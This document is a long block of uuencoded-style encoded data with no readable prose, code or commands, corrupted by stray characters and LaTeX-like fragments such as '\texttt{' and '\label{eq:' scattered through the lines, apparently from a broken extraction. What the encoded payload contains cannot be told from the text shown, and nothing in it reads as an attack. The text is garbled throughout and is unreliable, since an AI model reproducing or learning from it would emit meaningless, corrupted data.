MD)!^&O+0!;R@#(D`J;@X@VM0HEX_?\$I.MK^-,S]W0!#Y@[5'(T*]#??(0*%+D $M, ; , 6! < JQA^XJ9D; = .Y$[N*?E-J/(R&H?@QXPY7!\P:UAE4#:2K,%E#6MXL0AD]$ $\texttt{M`[\#XI"@?9"`X!.170J>D=>\B3V1K3:;6Y7"Y/VS6KI*L!'I`(RHHM!E6)Q=UĐ)}$ M-:[:_@RJ+U@VK91QEWP&7[ASH8>A,NL/7"18>I'SA-KI6RY*.8,'B=?I7A/)Đ MI)6\6#K/IF8K<S0H&F#NMUT77F+F.NRR5H4#*@``:'XQ6--1F7,9EPW,";82D M7._7^3_SVV^^0.4LH83C4T&ZJ-\0EWG?K:H_+%2B3S__!X'UOV*^<O\$G*0=KĐ MJX874-J[%AXG&H>'1CB"A"?2\@,9CL"%I9Q*-]#9WNV=%-+G?J1M!KK,PGC'Đ M^2"976\$X!57\$PX-?@O_1!10R`(80=[*HTXM;GA>>+;@43-T2<676C6PN>ZXDĐ M*XRE.8#THQ1!=U8)J9"R5MLCBI0>,RIXH#I>D',SH(B],\V=X[_8\+'40/G`D $MS]T@2PQA^02-.((?08R!&(X_-Q@>68IAW\Y:;0LVX\Y%/];=1$\40B>UA)66D$ M]#U`\$F+^;(*-@T*,.^"-E.6[5QW-PR49K]:C"^+KD+YU0X!UA\V+V`G0DOA9Đ M8D=7*%=;2>!M"G\$%]-C?@VOGQMV: `+A]^/!4'6G0PKA?H);\$==K#](HV\Q%&Đ M"*H!OV=%TU`RX!AB\$4,9T;_VU'\R5Y]<&/&,U7]?X=,=I7N#\:\$D??B:>9;9D MYM1DC54L@R"?0_2H*7]O^KMTRZ`K#R+X-D3-C+WN(%N\$QTZ'CWW)Y49"6#'0Đ M)/J\$#(N.:S&'"U41M:-9PAE1D2+V(,\$A>QN(0SXU'F71NT5=1?[JIR_U%9&.Đ M*_9577BE0+.&N90W*ZDCAF!_">:(/<"=(.?M6`8G'#7SZDOI5=JN!UFZG:59Đ $M5_Y?0XNLA@!_\C30Y*N/*47<$'*\36^M/*_&C9>*7P_83K11'#5>1C^<\&-`D$ M*@:`RF\$A8[Z22V#2JTJE08;?[@;HZA.0[)!&=]YD2\"W8.R<M75TR#+Y<`4Đ MBXNP]'IS/1B[&'C2ZI"<F`]DT%X.Q<?P<M/6+7;HXYDA+1)4:^/]/D\$+5?.CÐ $\texttt{M$:;'>,H;'0<6\&7W@XCJQ<+;TW;!ZHL8\$]P+D\#:VHZ2K'D[=8,['<''TFG^$9D}$ MNFZC264\MZ'XH,J[UVPJ'P!3/DYNXUC&29KS].&].*RV14SV\$NA&U!>\#ABWĐ MKO\$W`8(9W8\:PH2FCYSNT7E, HT&WFAN3B[G#J0.\!;@S\$-;J]G=O99740\$U3Đ MNKL9NL`1B[YL5"*'"=+JNFK.@FRT;N^/V&MN*[X#C>34P<*9^%[9@1!+_G(/Đ MZDB-12AVA3)0C#;W+5B(:@@ZO6.=Q4",Y%4^7V=D&/!<BEL<*W5:/1Q>3MIPĐ M*\$\J%PC!*=!A<B&A%R_MG'LF>XCY,,.2U;;,(39NI_\$!E8+77)\TL&D6?0]9D $\label{eq:md0} \texttt{MD0"1\#S\$"T='\$TOL74/:"9.\$-WY"WD>V91B\$:(59POJ]YS'=OIYW7'Q5,=37\D} \\ \texttt{MD0"1\#S\$"T='\$TOL74/:"9.\$-WY"WD>V91B\$:(59POJ]YS'=OIYW7'Q5,=37\D} \\ \texttt{MD0"1\#S\$"T='\$TOL74/:"9.\$-WY"WD>V91B\$:(59POJ]YS'=OIYW7'Q5,=37\D} \\ \texttt{MD0"1\#S\$"T='\$TOL74/:"9.\$-WY"WD>V91B\$:(59POJ]YS'=OIYW7'Q5,=37\D} \\ \texttt{MD0"1\#S\$"T='\$TOL74/:"9.\$-WY"WD>V91B\$:(59POJ)YS'=OIYW7'Q5,=37\D} \\ \texttt{MD0"1\#S\$"T='\$TOL74/:"9.\$-WY"WD>V91B\$:(59POJ)YS'=OIYW7'Q5,=37\D} \\ \texttt{MD0"1\#S\$"T='\$TOL74/:"9.\$-WY"WD>V91B\$:(59POJ)YS'=OIYW7'Q5,=37\D} \\ \texttt{MD0"1\#S\$"T='\$TOL74/:"9.\$-WY"WD>V91B\$:(59POJ)YS'=OIYW7'Q5,=37\D} \\ \texttt{MD0"1\#S} \\ \texttt{MD0"1} \\ \texttt{MD0"1}$ $\label{eq:mrjbu2v*ffQe} $$ MRJB_U2V^*FFQE^{GORX}'M^{GD\#6LU7Q,\&7DE@'TQ[(UU<^FI@XK\#<NOW,QD)]} $$ MRJB_U2V^*FFQE^{GORX}'M^{GD\#6LU7Q,\&7DE@'TQ[(UU<^FI@XK\#<NOW,QD)]} $$$ $MJK.1Q/C$6:(;#[64KL CD8/?:A@><]8V!7.M02)R(J':0\R6X+J!Z\P(V>6Đ)$ $MB-=M(H;O>["N\QTZQ34&*\+P"2`=)I91W-4;\+FS@CJI/DU'<W2&P.WZIMY!MD$ MFF<2?BY(!\4ID]S8]QM%BZ)9<R,R9>&_"C:(:GT?_Q9[DRTB4!(Z5IT89:[TĐ $MI_D66W)O:HGM_1RH%8+_/`E/\)/PLOU"$H//Z-;$*++*N(R\3]G2S\D]S;1TD$ M9&;V!9Q6HDS:MH+5HQ!H_H[/.JE3+3SY5]_A6?8+7A@W6VIGE^29BISQ-:AIĐ $\texttt{M4/:?34C[NC]Y.\$^(KJ0,Q!64B9+<-N6QZG82J.8V\J\PVC?WJ,,W9XA'\$GP^Đ}$ M9-0/L795M]>D2UUK1VB':+@&KZSQ7<Z462H=?.F_6UM\'D%26KAX&5,@IF7QĐ M9>&_.%2NS"KT+E]@,&]VL`Y\$!\55I+"930PB?<@[;UA[4ROE4*V-SU4'P?=PĐ MV/\$K!QMWT^/GOF5QC,/EEYPCW':F>G_+AX9E+2GKQJZ97JS_MW::H\WU74^)D M?[LP:_-,-BX&(\$5\P17^@_Y>0`;TS&RCD^/)YJ3;.;MPEV`B,(7J9=.KX*EGĐ M:)8+50%F%\$H>`[9;YOJ2E4_/'OVH:3L<:-SKN+PUML?W_=O!D/1>/:]!L??%Đ $M<XHZ8(!`>A^{\#})WLKUS3[\&UK)4S(RVP7DF21Q*7U'G<<]MO,XC`G&6_6<9)?Ð$ MK&.*<YGOTQ9*&;RW]>\X1<9T1C2\$-6OYO4I(-GG#J*UXN3/<C2Z*I[JTDV7]D M3H\]EK8-S-\#!7&O?\$"\$'\$"O\V.O[6C(LY?9"WT9RRS\I,G9"4=\$/&7/_8ECÐ MWGCV4Z0"0XWV?PU5CJ_CM=A_TOMY-?5W>.DWF*4F`"9\$Q!TB*M2V_Q!L)M`PĐ MH=^(HT.TGK>3EWB\9,QQU/L!X%#Q]\]EE4Z.W%2N`EXX!T+4=5D5<-N2B4TDĐ MQ+*'W41#"GUP@!_:)P,,X>``*>P\'QPVHW"P&"WD.?/9M-WWQ%78?42!R.@7Đ M\AD%ZEOC=V='0&Q?\ZHOX8[G4JR\$U+H>XQUXI)LZV2.F#8ZF3+:GV9#^K8Z`D MRUD<BWL. `(Y>17FQ%+=HFW4,S+7)ODE3<FF9@09D>,<'?%^RUYUY281HK=G8Đ M12`<51Z4.OU"L0F0]D=O?\$@J&5,;ABW=`&H(YC;'@"#;?VZA,_Q2MAG'ZP*JĐ M<82DO^/WH<;W@+-Y,L\$FX.30!<9C*MI8D0K75DLN@;PJ3GL";Q0"DP?T;E%/D MT*TN*GH_-:9C6.5_X&C_#E;#HQG?>SD?\$C5"#WJ_GA]]R_,>[?KM!R_3/?9^Đ MS`,FV)0+4?S5+G#"\['J\$-A7%T:2B5(A8>*S]#GK[6+OWP>]TN?Z`651<O>9Đ MI3W=Z<<!O_JO&>)'7QCH\$SA4DUOG7563IWF_.-J2I"(#(SE3:X\$H`R!VB_6=Đ $MC=U_U=W:8NTF[8+5:>\T$Z]"CO@::[92*DL//)R0EI\:!\2^N7X1<`IG]G3QD$

MFL+!RB<)0+#":S+G3G*)>BF/330>>3B+\-:H"JO'B)+T8@0'U&'1U>"[^[@6Đ $M, Y_RMOUE245@Z\#Z$"\\0()]G'MR(H_>:]%-O>.`WD>`GF).G(?=N[15'&(NM+D))$ MNVFV4EWGSXWII)2?JPG::9B&9BYK4?`Q?UF@S'UM*,ER=7%R1"N3844CO#-AĐ MH"-P0Z6R_%L*7MFAG)FKH?T@8#D0)[G*0&0\$3%N8NWPBJ/Y\$R/02:[7WFLG9Đ MQ>J?Y"1=Q,9?8!,-307&N,&NSO\%<:N)M#9#&!WW--R!"_G]0/I1_:A0/6]D M]&8E([\E3N1.D;Y4SO0_WYKF[VQU(=4=N\:\$H<:XU9<'\%X/8\ERA]W&8W.BD M3)U*-0:E#&**]08Z1H![)>G1=OO9C\;-\@J@P[5:%O?2/=?7\$O:Y<\^50/FA D MP, 'D+[T#\F1N/?\$^U[FJI\$L#+U71_*_DQ6)#R4QME#!CKW/'KQ=\$CT!<DNGXĐ M7]&\$:#RXGL-=7G>Q'MTZSQ]?%)0"2BF8I6#HI[]70[[[#K!EE*9]TNR5+L'JĐ M)/T,>RW^?W>>'QY^\$3K[5>]HH\2J:\$UD!I@H4%3\\-N3#=<40S%NL6E1\$P\$UD $M#2=+X,PK4S8Z)#4UCT@TOT\,/7DE>SW9TE:I&%+.I(KM.%:\(>,N9H-3?CMD)$ $\texttt{M+F} \setminus \texttt{YIL} [?17-^$\#7$$ \texttt{W5.}$ \texttt{IKW.} 1 \texttt{LSOH7}] \\ \texttt{SS=Z:} ? \\ \texttt{OR*7} \\ \texttt{MSV1}$$ \texttt{Q} \\ \texttt{TM} [\texttt{AOZ+IU}(\texttt{D})] \\ \texttt{M+F} \setminus \texttt{M+F} = \texttt{M+F} \\ \texttt{M$ MRN07?><"3QK=YS>D7;!PP(P5&@)D_57S"M8/,+9`ZE5O<RK/O1+;Q3MR^;-9Đ M4=/8NM?Q?=A^6FU7I*SD^)M]29:,N%&M0:O\4)8E4=WF=6>P/N#UZ(*71H-2Đ M]*@T5&4IH;&/I.'2%-:?40THN'4+@]=W>#)MZ7?@ETL/)\:"A:EI\<S*_A@&Đ M?BDC4\K@*A%Z4W\$01[JT6:G3C?>1!E4W0/74G,HHPU(48V_5M_Y49^&W3(KĐ M'=-)G;, $'28\#&4\&^?P&[VN4W&BT:42$[*+'5YU_1.2`WL3E=%.><G=A4ZVJ&D$ M8PN_-C;Z@/9#R%,G3)E,5H);14U'R[1^DL;F02^K5X3[A)Z*3X"`%2WOZW]-Đ $M<ZW?*/%=RK"-R+>,B,)['>>+T;L#@(600YG5$R-?._+*:)]@YV8_[8R/N.VXD$ M\$?<,_\$@KL<P9=8'U"O%Z!<I7>:\HE-<J6<],M:ZI:7KQ`C*PW;L(&=3M'4CIĐ M"146G\)>MK54J,H%#&R03NGB.22YAA8EHU+\$FS\$T6HK^TT7H@K>,+1X8%U0[Đ M*FQ,05BU\$6[S-,1[%VMGF9V[XY4<>KB%G*T_7/+]0?-.'Y*B/^!3E'*840=*Đ M^{*}#0K9]V3/<[IL]_>9/'?UBB+0U>X^{*})6!._&783V.YD^{*}Q7,<5.(648<H%YMVĐ MJZ>ZQI!!/+D)`V]>8>A]P3,P5LV7*P"<@]XP/`[:O2"-F+RF^>=6#?"GY=*;Đ MF)'JD#EV#`\$50=,(8\$YPDL4CHU/%S7A2C+I3N+HB\'->5YKL/J6-/?U#<TJ\$Ð MGIYW'%A35;R05RM.SF>38PTE@!X&TA`YNJG6B^IL>Y\6,I1HOEUT6YB";"\PÐ M<F0EN,MZ)G;9*W4&*TFQGS3857+J&#TCQ^2TZ<J"R,[>BM%56IM#:0PG8%+#Đ M9M]441UVG_S@#*VF^H-!N(/]=^@/VG45LEVRLT2?9N.3V>4;>"TKF'LUH<6+D $MEQ/G[`_@C,,8"4_/PG59X3=2UA,RBD1L]!1B&?HJ/E,OP!A5AT)@3--M5\>_Ð$ M\IJ9TO3H?]C;CV,_L37;\`D9FD`5C-*;LQ!O`\%6)"/QL_&-7;0`A<_6LT06Đ M5>HS`"[-ZT[4?ZY[5"7\$Z'QG\UF_0-=0!)`H(]T*\$H:S8+^K\U<MUZZ\$4LKMD MT\K3S1'5ZT9TE!-VW>&,GZ\$5TKXW9P1X,9<J:M4`F:TSWQ)"=N!Y/;%,?L%^Đ M8U+@I^B<D7"14I\$>BG3:9-NL0JXX9NFIZ:F.`+]6W&&]#:3&;L&XV,*TNW0NĐ MU@%/4%"<2..L`S^1METW%+>99"D*SYFBY"W&Z:E>VY`'`-8Q6_D6IK@S)&!-Đ MR<&O3(ZQI0VW?N56S;WFC5PFP+4M'ENK6R7&]\$<+Q]9X>&,"D50-:]E''HO;Đ M^>>RO.6T/VR)M#W=EH]J=UNV;LFQOKPY4FY44>ZLE'FMQ<K-? P30Y>@.'17Đ ML@1T&Q932AWVA-CKED<%B!M!R3!@L'WHE]Q:#60%>;DFKI:R7\#%L*1+D+<HD MC2Y()7B"1YRJ[Q&SX(ZU:M#806`YV%?5)'S5!<PB8P_GG[:\$0)\<9FMK%=6+D M K(B=W6K(<#[*:%\$.TN*14(XXD14[BAQ515!Q.RN>T>`5I5@\.&'[Z\^MB?<Đ M'X#"FD8^X(ZSJ3H;E7"CV1TJ;X(^Q?%HP9:^>00:\$:(N:AKD/J-N!(N=TKBDĐ M%10).0(YPR57V;5)S\;I>],=*O5ZH\4=`NNM!>`J.X:\H`%)?9DR#^67=H.,Đ MJ!>#'%^_E;UI6!/YX&S]OQ@8_3-<61[X9P@)N=K>?YA`OC5>;2Y-9`B1P]Q\$Đ M*,B,FWCD\K4\$@!@<[.@DXD0[].^IY1@81'\$,PP4G:<9]/HE:YYX:^]CPK]3FD MHP>V2AR#'?BJAT56#3[Y_K!T[>>TN)%C?;Q-6C83+%<N:YP]KD;P%VQ:?E4DĐ $M2<\#T99S4CB>=X+\"EP`DAW*FN\RALN4\Q\Z]?@84\#,1T]F8)(\6R(GZ,64F1D)$ MO-CZE#]3"FB0?&AT9C-T?A!O=-WU-`+7\$^CEK[?=_F)AMP^9@D<.)VK]Y?3QĐ MZI1"]G!QFV[>&\$5D_P;6[:TE#TJTBO\$,?"9G47%*-XP206A@[D(U7#GZV[LRĐ M836&-)H-F/(09!1=KB)KCTW@(F2?M]N@H7>9K8!U#4AF(K(0@QIMOIL>&5BRĐ M-H<+B>76<3'N/4Z"VH)4)BF6VC;S1:HWJZC)IO\$^VU4&]S#BWUC!-W^2[@&[Đ MBLBY03K1J2)BX5/%<I5)L-OTS.AID&@SY*B9P63VR&Q(:)=USPW^P/;O>>_FÐ M=4CN": `D:&\$6?3'H/H(@LUC7U?WP2O&4N03RZR!Q>"T.ZZFHTX\$\$2!3\$"^&Đ MGN[#FF_/LR'HJ0NTMG/F>.5MQ^R&[KXF!:\^Q\$?`KMNGA^YWV3U!A=N?)*:XĐ MPV]BPGLDS;(=^B7UR28-':-A*\H<@A8?;DU5IA^*4XMN31."0@)F\4'8HA/AÐ M-,^N1SKP9'W1HQ/2!!)3>W*0;/5X@`%K]I%DH73O1J?W8!'C4TARE%(.@8+XĐ M%"94_.B>E?&DX#NWT^F'UQ8>_E5K.26&8FY_Y"0V:`<5&!9H#`F!"+701\$TDĐ M+WMGGI;H*3>1"='\$W.M.EOZX3\$53F:3MZM=/4N)-V[0(H24IK'MPP3_EWZMTĐ M07;?GF*U^".*86F\$NZ9\$F77(+49\/=,SSE"@'KK??U(",YRQT!9D8^R%#:?/Đ M?91A-HJ3;.YEB+>9TZDF7Q>W]6_NOLZM!]!\L+A>+;?^[3<B&`\$]`VF4!G!2Đ $MX<]@Z^P?=_[B,\$FPBAC;2)XME21HP+<'P4*X).>>RBVF+L6<XZ=&(#TWU5:6D)$

M5LH2I:I];K\[C]3KK7]7!#5SC2-91&ZJ7D!00`\$IN%JL2)\$2DI;VARG+M&B+Đ MMY@&^3@:SMKL@L8],I?\$ZT2(EMSD\<_JH[F&0YP1*MOKBOZ#0MA^/^NEMW6/D $M2^{1}8GB: #G'G#M<U$H+'3(#=\ZZ)>@[I$-E_R\[,J#[LIU`R@@FW<_UMQIN9D]$ MUM#JI=\$*\$R&`E<D^OUG*GJ`H4`9(1^_<L(H-QU`?D3-+U8/B(YX6Q#[@`TDHD M?``:?9^\Y^P&R_)_T044`GW5FJ=AT4!B^>GI]U>7OU',4;T?W#B53J;-'`7BĐ MLQZ>`D:#O<.[L3[E5M7,PJK.//90\>2+XDCO(F,OB(573]Z[FG-KIEOMM9]EĐ M]Y+'Y->,J7PK0VX4I0E.W#!PX+IJ\"O(+HJ%>MH57IB/F0OK50MU1]R"V*ASĐ MIRQI.#]H'DFV>#M\V=KI\OHG8\]7A2SHZP])U687E01UUS0"<^O_94DG2W^ZĐ MT5P/A&I9!IP8Y=V:O*EQ[RGN)#UMA7@#671X[&#&YFPQEMRE7VLY3</R?^<`D M:8'?U<ET`/TCNCK;;>#@!HY#F_?\"WGA+)L-77:`7'=X.E^)+%P4&+J\$7`+VĐ M>#FV/X!R-#"`^?%%M\$#C_E*('EV`?\0&T*<&5(T*TSAV;`LH/0'3\H[LHR'IĐ $MX52\$JYK?2HJ)?T00B]]@==NA.C!;$<"M5F3_GJ+H#Z^1GJ-)R]W>Z(7TL5M&D)$ $M/S50"<UBQ6+&S.+8N>K678>=[TV`JE\2Y#A>'`L^`)*O17?JQTG+RB5?6K\,Ð$ M%@Z6R#:RC/5QM7V'>?>`-N%U,Y/NTGJFG`3D<0N1Y,R85/UC5&ZY0I1XZN9_Ð $M = "7(U"D3A4?7"&T&??[)2W\GC!/V'0`6?G:+XA0<^M,@2\"_T^[S4!@F$4A]D$ $MVRO4Y_^1**&N^1GT-V\#KY\>/.29?^>=]$89G/X,^GFQ-\#U,"K=4_WIME)=!;Ð$ M8!]MV`*^E\\HZ@5M6,G"%-`CGJ<^Q7&7"Y%/*>5CS#7MIV:`?^F_]'7QCG7Đ M+]\^97<U;GVS;35^=_X\M#%M7DV4)G8^F&KNI)"FE6NPPV0<TCYJ+DTF+(WVD M\$?*B[SVLU_Y!4X/P[*[COWH#JT8ODO[KK@+\"\$=+O#/7P[]KG25<AE\$T/]%AD $\label{eq:mnq=0} \texttt{MNQ=0=!9S<.2]} \ 4<+\times/* \\ \texttt{JA=IW4PNY\&-^9\#;AK"PD>]PGI*+>[K-+U2S_8>/(WD)]} \ + \ (\text{ME}) \ +$ $\texttt{M599} < \texttt{MM} \texttt{]H"!YLX} > \texttt{C} \texttt{]":1} > ?_\texttt{Y} > \texttt{W!} < \texttt{!+CMV+} \texttt{]II4} (\texttt{[[UZ5X^5V*JF*M=[ZL^G]]!D})$ MIIWAE\$)SCXMN#ZP8?A/(>>!D]M09>V-I(5__BF^*B`&@A-M%:1:']2J,NLXSĐ MM4\ITH#F.Y`Y`25\?[0,)"C;9TK,NR?E<%/H<YQ]?R4?-%^@0NF5""2Z`:\$?Ð $M7LX+,U+;M9TR1HG_NM^&AHXCN<',;H,BP!#)92CAL0W++)@(BAV&K47<IO\setminus!D)$ M>!\$*[VW5?/34[;G`0=&UWN7:Q4`<WA24HQ`!L8+U`&`9RR([^Y2S6MP:SYO4Đ M*J6\$UW?.;5B6P/8V\$&W-OL\$']%6F;[FORBS+\3&G>.1)QHE/RMNPP-=6W[WZD M\$SZL /SL M"U8CWY?X8DDFDN3&!Y\$#V*6+(]@<*+?K<"F)I(,42>+8;LPV]/D M?M&?YXZS5WET,?"K`5#5F%HCBH:!\?)@LNDOU%W-P+PK\^.O&>+\7;WB&!IKĐ MIQ]MS7BL<&V*\8'6'=PEZ[,X3E?OE,7@J-NSIT3J5C?*D@`BKG(;HZ4MFCN!Đ MN^6;VG6*%))=P?3VKW&LNU6G>S;2\$K17\$"]WB`0K#)+!MP%?QPEC<P^C<\$2AD M.8LW-KBGH3#(E359*I*&W\$J)L=CSN>%7@57%)W.&79H.?''-7C\#ID\$O,.T5D MU2T#T^HW9K,2`Q&=4\$#"P?H1AZBA?0!8LI#>_GTT?)8\AJ,,:/WU;NT<P.14D MNJT^FGNK*Y)P#IABR7(?4VL\$IJ1\$IW/I:\#6@-U#C4GW_BCYB"I>H-*U9:B@Đ $\label{eq:mass} $$M'/]QS41QE._<W>\Z>FR;M3+$Q_851QWLMRH_Q$V/YZ,D>[FU,]=K;H<O'I<_D$$ $\texttt{M+<JP9*3!/\#0@94)} \$3*\texttt{N?C}\$. \texttt{\1N`-ZLVR.K-GOG\#U*SN7"@\#+=VG=\0=14Q0-D}$ $MS*E=E$*#?A]0-+GH^2:I*FT6O($HULT8\9<S(Q:!OYZ'&ZOWXN/K4=[0/1F2D])$ $\texttt{MWD,[1BU>3(`4\3!:\C8WZ*>`JD\&,UH-O7:S_8M(K0;:T@[:!L]WTEMNUD?7*D)]} \\$ M4Q3KGP,(TFWDBLA<97[&WB0WE:"\$WS[">X]RZ>H^8H^^M]AKM\$?6U].`J@'2Đ MLB0(K; ZBZ[VQQ7B!U!K/></7E7=\$W?6DN, ^R; #0\$&I(5M: "A-CTQ!R=@6607Đ $\texttt{M^{\$}[P*W0[FFM/XVN36A(7P?F\$EW^-\$NW}_?5\$_3.B6, -.54W.2;X\&B*\$\#E==D) }$ $MP[,"Y^{\#}(<AUD\#BP^{*}-D(IH^{6.70}.V)3/9\&T"6.B98%^{,}<"8[Y>Z^{;}4DU<-Đ]$ $M54T 9G]6/*\#C\#>?.\7^OR-X^7M]ZIS8Z':P&."1)%Y0[H)-<'$;CS;E\XJ75D$ $\label{eq:ml='H8!} $$ ML='H8!X\#^FNP1)_C<[K6=W!*BY&;<*N!@IYZP@;@BW(=X&="7"")A&UF[D] = ML='H8!X\#^FNP1)_C<[K6=W!*BY&;<*N!@IYZPB;@BW(=X&="7"")A&UF[D] = ML='H8!X\#^FNP1)_C<[K6=W!*BY&;<*N!@IYZPB;@BW(=X&="7"")A&UF[D] = ML='H8!X#^FNP1)_C<[K6=W!*BY&;<*N!@IYZPB;@BW(=X&="7"")A&UF[D] = ML='H8!X#^FNP1)_C<[K6=W!*BY&;<*N!@IYZPB;WANDP1]_C<[K6=W!*BY&;<*N!@IYZPB;WANDP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!*BY&;<*N!W1]_C<[K6=W!*BY&;<*N!WP1]_C<[K6=W!$ MHF1MJ,D@!Z9;M%18'[]90CRIV/HX1FUP<!B*>]^.E2='%\4%[X-HSG1.T.MIĐ MTX>?LPBL+K&AE-M).G+(VLA6"E-C1"C_=)IWF8ARI8^LD#N0QG`UUG[VXSNSĐ MJ[I&"D>\]]9DQ5J`\$4W,-'K/Y=O_\K+%_X\`DI;J84,S_AU\LSCI79C.:\$\$VĐ M79F[&):8+=R<ZJCX0FM6,@'I,W+(OMU&E+&L-',T:PD1A*4!D?-/;&+%_6\HĐ M,/3TOE6*@FKS[]#VBQO1*9GP<;=*+')QG,3-J-KB&QZ`N/1RHHFVAKS\$9<[FD MW-JGZ+5Y'3S!L:6C2F:L;!3"Q<I2G/!X0F]]_Y"GL[JHL^/>YV'CFN2Q2*?\$Đ M4VY; EEIMYQ: \$Z(5+.]16/18J[I!<8@+!3,PPH&B5&-V:G+Y/"7[\[5JS<[)>Đ M\$" E;ZT%B:6[2E\8A#C4.=K^4/5X)J&#O;VU)OI?SYR\$0UYBB-HV?&*Q8 M/Đ M9%(,L\2UG7[,QW^QY&^T]@E*DUO?HW@@UA.?6ZY.OY.I?S%/UAB&Q21VWF0CD M\$@YSE]^TTHLF(Z)?TK/*FM5Q)02/JN(-+GP#*J?V2'1!_9,[J/+`JXO=QGQEĐ MAFD\W=*4HL6=E)UMGGVE]OL(:UHLD3H85;JAM#G?E\BQ`^0A&U>924+QV'\$OĐ $MH\&\VHZH9FQN-A'8YT`_8L@'WKG^8-'[2?\&\=D^*=<_\&L,DM,<;53C?`1T!\@D$ M"RCK5=K,=_#/HV&Z8;?6#0AP>A^&:DG,3^`.\$:&<:+&'#YC.]SLI=W`WRK.\$Đ MTOT\BO*""R`0ZOP\$QHFK)"CK=C&\$69:4QZ&[)MV1"50FR=-G5(G^%R,X%:Z"Đ M954Z'F6OX5!NN5N6M/Y?1PPP8N@[>P^9>!'12AG.\$C!*<?6V!+G4TW\$'?JW6D MY/SL7R8!KRW\QB>^G3%BS<^/_[LDLKVU\$0.K*)WO.H%A0+0^-&)?S!%P]DQIĐ MVFRB9!`,7W4FF&J_<-9\8F[1+!B6'<R!8>KN]C^V%70P`V-`2H4V\$)/ZUF?/D

M6<DN;I()1UX@8&WX.Z4J85ND</QZ2.F"E"+>XC-!BPK,%>Z47NVUKXQEM`-)Đ M71RUX4Y+J?J"*7J1]S1WRV('8SO)3.ALQF:;7NU1Q2^YUE)38J*\1SU^K:0UÐ M^3*XZ?AWZAOP-@:;/.YI2_:MO_R\$IZFERA!\$2LK%N97-#S&>U=?\$/\?<FBD M,[8N0JE:)/MVO#GK"O\$SF2F*]+O5T#<+;#82?5\??!\\$)EQ<:&YRYY*U___)'Ð $M4D; \&=\P^*@]D\&>HC\&\#GX><; D7L?>:X"UBE\>>.FD''+C(R4\&G\!.@(AQMN'D))$ MI(+\74A)WH"?\SFBR)J;#[>2HXA^@XK[&KK\$CZD'G[)(QN.'X&.6M<<*DXX)Đ MAHA; C(ROV6Y\A]H"O/I<*UOX[@OL!AS*P0)O>7@BN>1KH\$=BH*2H\[OUX\\"Đ MRGC_K<3ZC"KFWB`ROM+XLSL?K^5QM;O\$'O2]P[+TF@H1'\$8S"<<1:G::\$Z\$YĐ $M"*>X]O^{;}ZB)RN;N3S/@</W^J^A9&!6.&+)"76B'O1;!(+Z5.IXF;K,Y>QO<OÐ$ M7M/?HR+]7?`_OIT5OB<.8>8GR[-@MD3!WE#E`R_]#1"KF)76[C:?SN.A"CN9Đ MD4>MPI`1%&_(`RA1;M]!YTPY=8_V&]`M.B3]?WKDPM4&3O=7QTU3Z)X168!#Đ MTBDC%&5"[J%KO*N8N5*DWD[?,U#/ANIMUHC`*-T_]Q?^<4W.2[(V^"HX%:X8Đ MG1Y!-,)#GXTJ\$\$0[KKXO_#,=[M\$7D<)@*&;1\\ 76@S>3WMOM,6<R)E565'RDÐ M+E](F1MMZKUO=I"7]T`XES76,2+8;TC2R1N^W39](2Z7D32FMB1C0\K^IT"^Đ M3N1:C[?!_ZG.6#Y^BZ>^RT\$73F1!K`^21K'/*E#-%)C3\^M'_`F!H<L90FW4Đ M'9?>2IYD'S!8MI(?90^!)EWR>+GV%W&B".%/XP9RZ>O*A^CVE0^0"\$S8=)3:D M"689M8BP4-\$<\$F6C3(@7B0Q&3JKL<NYLEB;K[.3R]M(CU3@V.)T\=`S_QBS%D M?/%34`J&Y5+;E/U@K\$G)YR5.<8QZ\$ENOQ@*_KZ"401*C:+.:]Q'\$P;@A.UTGD MF.\$99SA;MMO,QK!V^PGH3;+*)U%K^H2JS2/Q[_)OD==D:.*>L-._J0CVQ-52D MZQ-U+UI_[&-M5M*2I!;B=,A_?9.&B:YPVIUU'B)*C"95>&`(?PB'Z\T-J)72Đ M1I@4-W\$Q\$M\6'W7(S/(E.A;)D%3WULO^RM6`I-"^]U'S:"')4:UG\Y(8*TC%Đ M*L8F)II,G4WU@.Q6_X\$2ZQ3*(B1P74E^@].TL#E"*4Y0<AFF++*OEMFG+%;D MA6(^`JW6__&GU_FJH0EY`4T:KS`5FL*\$HAO&GV7GEXI]G7O.C2V#_,+(92`\Đ MHDKX4+^:@JQM4->*ZO[G"I>7L:H5=&*CSB&@F`=.L[3Z(#`_)FD@`_\$402;SĐ M](9D*>JN*S^)KXN%1T&R>O]OB'J(47DX)R:_;OE6!K,5^PP\$,S!]QR1UBI,HD $\texttt{M(S<ETR`DR/4ULGV,PB,\&O?)YT5<2@X^W<FM)TK)USJCKS;3Y4L.8!ET)PL?UD}$ 